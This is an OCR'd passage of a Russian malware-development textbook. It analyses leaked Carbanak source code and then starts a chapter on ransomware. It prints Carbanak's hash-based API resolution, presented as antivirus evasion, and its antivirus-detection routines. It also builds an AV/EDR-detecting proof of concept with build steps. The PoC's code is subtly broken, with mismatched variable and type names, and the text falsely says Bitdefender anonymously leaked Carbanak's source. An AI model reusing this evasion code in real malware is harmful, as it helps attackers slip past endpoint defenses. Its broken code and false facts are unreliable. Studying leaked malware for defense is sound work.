


Рисунок 15.5. Взаимодействие Carbanak с WinAPI

Уже при первом взгляде на снимок экрана можно заметить таблицы хешей и функций API, а значит, скорее всего, здесь применяется техника вызова WINAPI по хешу.

Ниже приведен список обязательных DLL, содержащих WinAPI; это лишь часть библиотек, которые использует бот-троян Carbanak:

```
const char* namesDll[] =
{
        _CT_("kernel32.dll"), //KERNEL32 = 0
        _CT_("user32.dll"), //USER32 = 1
        _CT_("ntdll.dll"), //NTDLL = 2
        _CT_("shlwapi.dll"), //SHLWAPI = 3
        _CT_("iphlpapi.dll"), //IPHLPAPI = 4
        _CT_("urlmon.dll"), //URLMON = 5
        _CT_("ws2_32.dll"), //WS2_32 = 6
        _CT_("crypt32.dll"), //CRYPT32 = 7
        _CT_("shell32.dll"), //SHELL32 = 8
        _CT_("advapi32.dll"), //ADVAPI32 = 9
        _CT_("gdiplus.dll"), //GDIPLUS = 10
        _CT_("gdi32.dll"), //GDI32 = 11
        _CT_("ole32.dll"), //OLE32 = 12
        _CT_("psapi.dll"), //PSAPI = 13
        _CT_("cabinet.dll"), //CABINET = 14;
        _CT_("imagehlp.dll"), //IMAGEHLP = 15
        _CT_("netapi32.dll"), //NETAPI32 = 16
        _CT_("Wtsapi32.dll"), //WTSAPI32 = 17
        _CT_("Mpr.dll"), //MPR = 18
        _CT_("WinHTTP.dll") //WINHTTP = 19
};
```

Рисунок 15.6. Список необходимых DLL для бота Carbanak

Кроме того, в блоке инициализации модуля, функции `bool Init()`, присутствует код, динамически получающий функции `GetProcAddress` и `LoadLibraryA` по их хешам:

```
bool Init()
{
        HMODULE kernel32;
        if ( (kernel32 = GetDllBase(hashKernel32)) == NULL )
                return false;
        _GetProcAddress = (typeGetProcAddress)GetApiAddr( kernel32, hashGetProcAddress );
        _LoadLibraryA = (typeLoadLibraryA)GetApiAddr( kernel32, hashLoadLibraryA );
        if ( (_GetProcAddress == NULL) || (_LoadLibraryA == NULL) )
                return false;

#ifdef WINAPI_INVISIBLE
        Mem::Set( handlesDll, 0, sizeof(handlesDll) );
        Mem::Set( HashApiFuncsTable, 0, sizeof(HashApiFuncsTable) );
        Mem::Set( AddrApiFuncsTable, 0, sizeof(AddrApiFuncsTable) );
        handlesDll[0] = kernel32;
#endif
        return true;
}
```

Рисунок 15.7. Динамический вызов по хешу

Получение функции `GetApiAddr`, которая сопоставляет хеш заданной функции Windows API, чтобы определить ее адрес, выглядит следующим образом:




Рисунок 15.8. Функция GetApiAddr в исходном коде Carbanak

Как видно, Carbanak применяет один из самых простых, но эффективных приемов обхода антивирусных движков: вызывает функции по хешам вместо использования имен.

Следовательно, если мыслить как разработчики трояна Carbanak, можно ли еще улучшить систему? Разумеется! Предположим, что для нашего вредоносного ПО мы используем технику внедрения в удаленный процесс. Анализ двоичного файла показывает, что применяемые функции, такие как `CloseHandle`, `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread`, перечислены в таблице адресов импорта двоичного файла. Антивирусы ищут сочетание этих Windows API, которые часто используются во вредоносных целях, поэтому оно вызывает подозрения. Таким образом, этот прием эффективен против большинства антивирусных движков.

Вернемся к нашему трояну: какой алгоритм хеширования использует Carbanak?

В файле `core/source/misc.cpp` можно увидеть следующее объявление хеш-функции:

Рисунок 15.9. Логика хеширования в исходном коде Carbanak

Кроме того, в файле `bot/source/AV.cpp` обнаружен метод определения конкретного используемого антивируса, что понятно уже из имени файла. Троян Carbanak выполняет стандартный поиск процессов следующим образом: GitHub

Затем хеши обнаруженных процессов сравниваются с хешами, содержащимися в этом конкретном образце, с помощью функции `int AVDetect()`:

AV.cpp | AdminPanel.cpp

Carbanak - part 1 > botep > bot > source > AV.cpp

```
#include "AV.h"
#include <tlhelp32.h>

int AVDetect()
{
    PROCESSENTRY32 pe;
    pe.dwSize = sizeof(PROCESSENTRY32);
    HANDLE snap = API(KERNEL32, CreateToolhelp32Snapshot)( TH32CS_SNAPPROCESS, 0 );
    if( snap == INVALID_HANDLE_VALUE ) return 0;
    int ret = 0;
    if( API(KERNEL32, Process32First)( snap, &pe ) )
    {
        do
        {
            char name[64];
            int i = 0;
            uint hash = Str::Hash( Str::Lower(pe.szExeFile) );
            switch( hash )
            {
                case 0x0fc4e7c5: //sfctlcom.exe
                case 0x0946e915: //protoolbarupdate.exe
                case 0x06810b75: //tmproxy.exe
                case 0x06da37a5: //tmpfw.exe
                case 0x0ae475a5: //tmbmsrv.exe
                case 0x0becd795: //ufseagnt.exe
                case 0x0b97d795: //uiseagnt.exe
                case 0x08cdf1a5: //ufnavi.exe
                case 0x0b82e2c5: //uiwatchdog.exe
                    return AV_TrandMicro;
                case 0x0d802425: //avgam.exe
                case 0x0f579645: //avgcsrvx.exe
                case 0x0e048135: //avgfws9.exe
                case 0x0c34c035: //avgemc.exe
                case 0x09adc005: //avgrsx.exe
                case 0x0c579515: //avgchsvx.exe
                case 0x08e48255: //avgtray.exe
                case 0x0ebc2425: //avgui.exe
                    return AV_AVG;
                case 0x08d34c85: //avp.exe
                case 0x07bc2435: //avpui.exe
                    return AV_KAV;

            }
```

Рисунок 15.10. Логика обнаружения антивирусов в исходном коде Carbanak

Также здесь имеется функция `IsPresentKAV()`, которую тоже используют для обнаружения антивируса:

```
227         Delay(1000);
228     }
229     return 0;
230 }
231
232 bool IsPresentKAV()
233 {
234     if( Process::GetPID( _CS_("avp.exe") ) ) return true;
235     if( Process::GetPID( _CS_("avpui.exe") ) ) return true;
236     return false;
237 }
238
```

Рисунок 15.11. Логика обнаружения антивируса Kaspersky в исходном коде Carbanak

Полный исходный код из утечки Carbanak можно найти в следующем репозитории GitHub: GitHub.

Одна из важных особенностей Carbanak состоит в том, что на зараженных машинах он никак не проявляет себя во внешнем мире.

Практический пример

Создадим собственное вредоносное ПО, реализующее похожую логику: оно будет обнаруживать различные антивирусные движки и средства обнаружения и реагирования на конечных точках (EDR) на компьютерах с Windows.

Мы покажем лишь базовый код доказательства концепции (PoC), который обнаруживает движки антивирусов и EDR путем перечисления запущенных процессов Windows.

Прежде всего предположим, что у нас есть файл `processes.txt` следующего формата:

```
acctmgr.exe|Symantec
AcctMgr.exe|Symantec
ashSimpl.exe|Avast
ashSkPcc.exe|Avastavpcc.exe|Kaspersky
AVPDTAgt.exe|Kaspersky Lab Deployment Tool Agent
...
```

Затем определим следующую структуру:

```
// define a struct to store process name and description
typedef struct {
  char process_name[256];
  char description[256];
} Process;
// array of Process structs, and counter
Process* process_list;
int process_count = 0;
```

Теперь прочитаем список процессов из файла:

```
// Read process data from a file
void readProcessListFromFile(const char* filename) {
  FILE* file = fopen(filename, "r");
  if (file == NULL) {
    printf("Unable to open file %s", filename);
    return;
  }
  char line[512];
  while (fgets(line, sizeof(line), file)) {
    // Allocate memory for each new process
    processes = (ProcessInfo*)realloc(processes, (processCount + 1) *
    sizeof(ProcessInfo));
    // Parse the line and separate process name and description
    char* token = strtok(line, "|");
    strcpy(processes[processCount].name, token);
    token = strtok(NULL, "|");
    strcpy(processes[processCount].description, token);
    processCount++;
  }
  fclose(file);
}
```

Затем мы просто проверяем запущенные в системе процессы. Например, Microsoft приводит хороший пример такого обхода по следующей ссылке: документация Microsoft.

Единственное отличие состоит в том, что, найдя процесс в списке, мы просто выводим его:

```
//...
do {
  for (int i = 0; i < process_count; i++) {
    if (_stricmp(process_list[i].process_name, pe32.szExeFile) == 0) {
      printf("found process: %s - %s \n", process_list[i].process_name,
      process_list[i].description);
    }
  }
} while (Process32Next(hProcessSnap, &pe32));
```

Полный исходный код нашей программы доступен на GitHub; его можно загрузить по следующей ссылке: GitHub.

Как обычно, скомпилируйте PoC-код с помощью mingw. Введите следующую команду:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter15/02-impact-code-leaks]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter15/02-impact-code-leaks]
└─$ ls -lt
total 92
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Apr 20 13:05 hack.exe
```

Рисунок 15.12. Компиляция PoC hack.c

На компьютере жертвы, в моем случае это Windows 10 x64 версии 1903, выполните следующее:

```
$ .\hack.exe
```

Результат выполнения этой команды показан на следующем снимке экрана:




Рисунок 15.13. Проверка на компьютере Windows с Windows Defender

Затем выполним проверку с антивирусом Bitdefender:




Рисунок 15.14. Проверка на компьютере Windows с антивирусом Bitdefender

Наконец, проверим компьютер Windows с антивирусом Kaspersky:




Рисунок 15.15. Проверка на компьютере Windows с антивирусом Kaspersky

> **Важное примечание**
>
> Как видите, в моем случае для демонстрации использовался Microsoft Windows Defender с настройками по умолчанию, а также пробные версии антивирусов Kaspersky и Bitdefender. В вашем случае антивирусный движок может быть другим. Кроме того, файл со списком процессов может быть неполным, а имена процессов со временем могут изменяться.

Разумеется, в этой книге невозможно охватить все утечки исходного кода вредоносного ПО, повлиявшие на технологии и тактики его разработки, но я хотел бы отметить их ключевую роль в истории. В следующем разделе мы продолжим рассматривать примеры утечек и попытаемся ответить на вопрос об их значении.

Значимые примеры утечек исходного кода вредоносного ПО

Как видим, различные техники и фрагменты кода из утекших исходников работают и сегодня. Но какие утечки наиболее важны? Как мы увидим в заключительной главе, все современные угрозы переняли лучшие приемы классического вредоносного ПО.

Утечки исходного кода вредоносного ПО стали значимыми событиями в сфере кибербезопасности, предоставив ценную информацию о тактиках, методах и процедурах (TTP), применяемых киберпреступниками. Причины таких утечек были разными: случайное раскрытие, внутренние угрозы и преднамеренная публикация хакерскими группами. Ниже перечислены некоторые значимые примеры утечек исходного кода вредоносного ПО:

• **Утечка исходного кода трояна Zeus (2011):** в 2011 году в интернет утек исходный код печально известного трояна Zeus, также называемого Zbot. Zeus представлял собой сложный банковский троян, предназначенный для кражи финансовой информации с зараженных систем. Утечка исходного кода Zeus привела к появлению множества вариантов и ответвлений, включая Citadel, Gameover Zeus и SpyEye. Эти варианты расширили возможности и круг целей исходной вредоносной программы, способствуя росту мошенничества в интернет-банкинге и киберпреступности.
• **Утечка исходного кода Carberp (2013):** Carberp был обнаруженным в 2010 году сложным банковским трояном, нацеленным на системы Windows. В 2013 году его исходный код утек, позволив киберпреступникам изучить внутреннее устройство программы и создать на его основе новое вредоносное ПО. Утечка исходного кода Carberp способствовала созданию производных вредоносных программ, таких как Carbanak и Anunak, также известный как Carbanak 2.0. Эти варианты продолжили атаковать финансовые организации и предприятия, создавая серьезные угрозы кибербезопасности. Киберпреступники использовали исходный код Carberp, чтобы усовершенствовать методы уклонения своего вредоносного ПО, включая обход антивирусного обнаружения, уклонение от песочниц и меры противодействия криминалистическому анализу, и тем самым избегать обнаружения и анализа защитными инструментами.
• **Утечка исходного кода Mirai (2016):** в октябре 2016 года некто под именем Anna-senpai опубликовал исходный код Mirai, позволяющего превращать незащищенные IoT-устройства в ботнет. С помощью Mirai злоумышленники организовывали крупные DDoS-атаки, на несколько часов выводившие из строя инфраструктуру больших сайтов с миллионами посетителей. Mirai - печально известный штамм вредоносного ПО, способный объединять разные виды сетевых устройств в крупный ботнет для проведения DDoS-атак. Вредоносную программу прежде всего связывают с атакой в октябре 2016 года на поставщика службы доменных имен (DNS) Dyn, которая впоследствии привела к недоступности крупных интернет-платформ и сервисов в Европе и Северной Америке. Атака стала возможна потому, что несколькими неделями ранее исходный код Mirai был опубликован на популярном подпольном форуме HackForums.
• **Утечка исходного кода Carbanak (2017):** Carbanak, также известный как FIN7 или Anunak, представлял собой сложную киберпреступную группу, ответственную за кражу более миллиарда долларов у финансовых организаций по всему миру. В 2017 году исходный код вредоносного ПО Carbanak был опубликован анонимным субъектом, известным как Bitdefender. Киберпреступники переработали исходный код Carbanak для создания специализированных вариантов вредоносного ПО, ориентированных на финансовый сектор, и добавили новые функции, такие как удаленный доступ, методы эксфильтрации данных и меры противодействия криминалистическому анализу.
• **Утечка исходного кода TrickBot (2020):** TrickBot - банковский троян и MaaS-платформа, известная модульной архитектурой и широким набором вредоносных функций. В 2020 году исследователи безопасности опубликовали исходный код TrickBot. Утечки его исходного кода способствовали разработке новых вредоносных функций, таких как майнинг криптовалют, DDoS-атаки и подстановка учетных данных, расширив возможности программы далеко за пределы традиционного банковского мошенничества.

• **Утечка исходного кода программы-вымогателя Babuk (2021):** исходный код Babuk, опубликованный на русскоязычном киберпреступном форуме в сентябре 2021 года, стал одной из самых заметных утечек. После раскрытия не было заметно значительного прогресса, который можно было бы прямо связать с исходным кодом Babuk. Хотя Intel 471 обнаружила субъектов, распространявших этот исходный код на нескольких подпольных форумах, остается неясным, использовался ли он для создания новых вариантов программ-вымогателей. После раскрытия появился Babuk 2.0, альтернативная версия Babuk, однако совместимость их кодовых баз остается неопределенной. Кроме того, некоторые компоненты инфраструктуры Babuk, например его печально известный блог, применялись совместно с другими штаммами программ-вымогателей.
• **Утечка исходного кода программы-вымогателя Conti (2022):** Conti - RaaS-операция, известная атаками на организации по всему миру и шифрованием их данных с требованием выкупа. В 2022 году исходный код программы-вымогателя Conti был опубликован самой группировкой вымогателей. Утекший исходный код содержит лучшие практики разработки вредоносного ПО, в особенности программ-вымогателей. Он также вызвал опасения по поводу возможного появления новых вариантов программ-вымогателей на основе опубликованного кода. Подробнее мы рассмотрим это в главе 16.

Разумеется, в будущем могут произойти новые утечки, которые тоже сыграют ключевую роль в свое время, в чем я нисколько не сомневаюсь. Соответственно, это снова станет прекрасной возможностью изучить методы и приемы, применяемые злоумышленниками и авторами вредоносного ПО.

Итоги

В этой главе мы рассмотрели значительное влияние различных случаев, когда исходный код вредоносного ПО становился общедоступным. Эти утечки сыграли ключевую роль в формировании сферы кибербезопасности, предоставив ценную информацию о методах и стратегиях, применяемых субъектами угроз.

Одним из примечательных примеров стала публикация исходного кода трояна Zeus, которая дала исследователям безопасности редкую возможность разобрать его внутреннее устройство и разработать эффективные меры противодействия. Утечка исходного кода Zeus раскрыла сложные методы кражи данных и финансового мошенничества и повлияла на разработку последующих вариантов вредоносного ПО.

Аналогичным образом раскрытие исходного кода Carberp продемонстрировало передовые методы уклонения и скрытные механизмы закрепления, применяемые киберпреступниками. Несмотря на ликвидацию самой группировки правоохранительными органами, наследие Carberp продолжает жить в его коде, который и сегодня влияет на проектирование современного вредоносного ПО.

Еще одна значимая утечка была связана с вредоносным ПО Carbanak, которое точно и изощренно атаковало финансовые организации. Публикация исходного кода Carbanak пролила свет на его сложную инфраструктуру и новаторские векторы атак, продемонстрировав эволюцию тактик, применяемых киберпреступными синдикатами.

В заключительной главе мы продолжим знакомство с реальным вредоносным ПО и рассмотрим современные угрозы, которые в настоящее время преимущественно представлены программами-вымогателями.

Глава 16. Программы-вымогатели и современные угрозы

Программы-вымогатели стали одной из наиболее прибыльных и разрушительных разновидностей вредоносного ПО и наносят огромный ущерб во всем мире. В этой главе подробно рассматривается внутреннее устройство современных программ-вымогателей: как они шифруют данные жертв, связываются с серверами управления и требуют оплату. Кроме того, обсуждаются недавние тенденции их разработки, такие как тактика двойного вымогательства и программы-вымогатели как услуга (RaaS). К концу главы вы будете понимать механизмы этих современных угроз, узнаете, как создавать эффективную защиту от них, а также как анализировать программы-вымогатели в поиске возможных уязвимостей.

В этой главе рассматриваются следующие основные темы:

• введение в программы-вымогатели и современные угрозы;
• анализ техник программ-вымогателей;
• примеры печально известных программ-вымогателей и современных угроз;
• стратегии смягчения последствий и восстановления.

Введение в программы-вымогатели и современные угрозы

Программа-вымогатель - это разновидность вредоносного ПО, предназначенная для блокирования доступа к компьютерной системе или данным до выплаты выкупа. Концепция программ-вымогателей восходит к концу 1980-х годов, когда появился первый известный их образец, троян AIDS. Эта примитивная программа-вымогатель распространялась на гибких дисках, шифровала имена файлов на жестком диске жертвы и требовала оплату в обмен на расшифровку. Хотя троян AIDS был относительно примитивен по сравнению с современными вариантами, он заложил основу для разработки более сложных угроз.

За прошедшие годы программы-вымогатели значительно эволюционировали как в тактике, так и в технологии. Современные варианты используют передовые алгоритмы шифрования, чтобы сделать данные жертв недоступными и почти исключить их восстановление без ключа расшифровки. Помимо шифрования файлов, программа-вымогатель может отключать системные функции, удалять резервные копии и перемещаться по сети, увеличивая последствия атаки.

Одна из определяющих характеристик современных программ-вымогателей состоит в применении шифрования для удержания данных жертвы в заложниках. Шифрование преобразует открытые данные в шифротекст, который невозможно прочитать без соответствующего ключа расшифровки. Авторы программ-вымогателей применяют стойкие алгоритмы, такие как RSA и AES, чтобы надежно зашифровать файлы и предотвратить несанкционированный доступ. После шифрования файлов жертве показывается записка с требованием выкупа и инструкциями по оплате и получению ключа расшифровки.

Помимо шифрования, программы-вымогатели применяют различные техники уклонения от обнаружения и распространения в целевой среде. Многие варианты используют обфускацию, чтобы скрыть свое присутствие и избежать обнаружения антивирусами. Среди таких техник могут быть упаковка, полиморфизм и шифрование полезной нагрузки вредоносной программы. Постоянно меняя внешний вид, программа-вымогатель может обходить сигнатурное обнаружение и долго оставаться незамеченной.

Кроме того, программы-вымогатели часто эксплуатируют уязвимости программ и операционных систем, чтобы получить доступ к целевым системам. К распространенным векторам атак относятся фишинговые письма, вредоносные вложения, скрытые загрузки и наборы эксплойтов. Проникнув в сеть, программа-вымогатель может перемещаться по ней, заражая множество систем и шифруя большие объемы данных. Такое боковое перемещение усиливает последствия атаки и затрудняет локализацию и устранение угрозы защитниками.

Еще одна тенденция современных программ-вымогателей - тактика двойного вымогательства, при которой субъекты угроз не только шифруют данные жертв, но и угрожают опубликовать их, если выкуп не будет уплачен. Эта тактика добавляет атакам новый уровень сложности и усиливает давление на жертв, вынуждая их выполнить требования злоумышленников. Угрожая раскрыть конфиденциальные сведения, злоумышленники могут вымогать дополнительные платежи и увеличивать свою прибыль.

Более того, развитие RaaS демократизировало операции с программами-вымогателями и позволило даже начинающим киберпреступникам запускать сложные атаки с минимальными усилиями. RaaS-платформы предоставляют начинающим субъектам угроз готовые комплекты программ-вымогателей с инструментами шифрования, платежными порталами и поддержкой клиентов. Превращение программ-вымогателей в массовый товар привело к распространению атак в самых разных отраслях и секторах, усложнив защитникам борьбу с угрозой.

В свете этих изменений защита от программ-вымогателей требует многостороннего подхода, включающего предотвращение, обнаружение и реагирование. Организации должны применять надежные меры кибербезопасности, такие как регулярная установка исправлений, сегментация сети и обучение сотрудников, чтобы снизить риск заражения. Кроме того, им следует разрабатывать и проверять планы реагирования на инциденты, чтобы обеспечить эффективное восстановление после атак и свести к минимуму нарушения бизнес-процессов.

В целом программы-вымогатели представляют значительную и развивающуюся угрозу в современной сфере кибербезопасности. Понимая применяемые их операторами техники и тактики, организации могут лучше защищаться от этой повсеместной угрозы и смягчать возможные последствия атак. В следующих разделах мы глубже проанализируем техники программ-вымогателей, рассмотрим примеры печально известных атак и изучим стратегии смягчения последствий и восстановления.

Проанализируем техники программ-вымогателей на конкретных примерах. Как я упоминал ранее, мы будем исследовать и анализировать их на основе утечек исходного кода.

Анализ техник программ-вымогателей

Начнем с наиболее значимой и переломной утечки исходного кода Conti, а затем проанализируем исходный код программы-вымогателя HelloKitty.

Conti

Что представляет собой программа-вымогатель Conti? ContiLocker - программа-вымогатель, созданная группировкой Conti Ransomware Gang, преступной организацией, действующей в России и предположительно связанной с российскими службами безопасности. Кроме того, Conti использует бизнес-модель RaaS.

Утечку исходного кода программы-вымогателя Conti под названием ContiLeaks опубликовал украинский исследователь безопасности в ответ на поддержку киберпреступниками России во время вторжения в Украину в феврале 2022 года.

Структура исходного кода ContiLeaks выглядит следующим образом:

```
┌──(cocomelonc㉿kali)-[~/projects/hacking/malw/conti_v3]
└─$ ls -lht
total 28K
drwxr-xr-x  2 cocomelonc cocomelonc 4.0K Mar  3 17:19 Release
drwxr-xr-x  2 cocomelonc cocomelonc 4.0K Mar  3 17:18 Debug
drwxr-xr-x  4 cocomelonc cocomelonc 4.0K Dec 22 00:05 x64
-rw-r--r--  1 cocomelonc cocomelonc 2.9K Jan 25  2021 conti_v3.sln
drwxr-xr-x 15 cocomelonc cocomelonc 4.0K Jan 25  2021 cryptor
drwxr-xr-x 15 cocomelonc cocomelonc 4.0K Jan 25  2021 cryptor_dll
drwxr-xr-x 11 cocomelonc cocomelonc 4.0K Jan 25  2021 decryptor
```

Рисунок 16.1. Структура исходного кода ContiLeaks conti_v3

Как видно, последняя дата обновления - 25 января 2021 года.

В утечке исходного кода присутствует решение Visual Studio, содержащее `conti_v3.sln`:

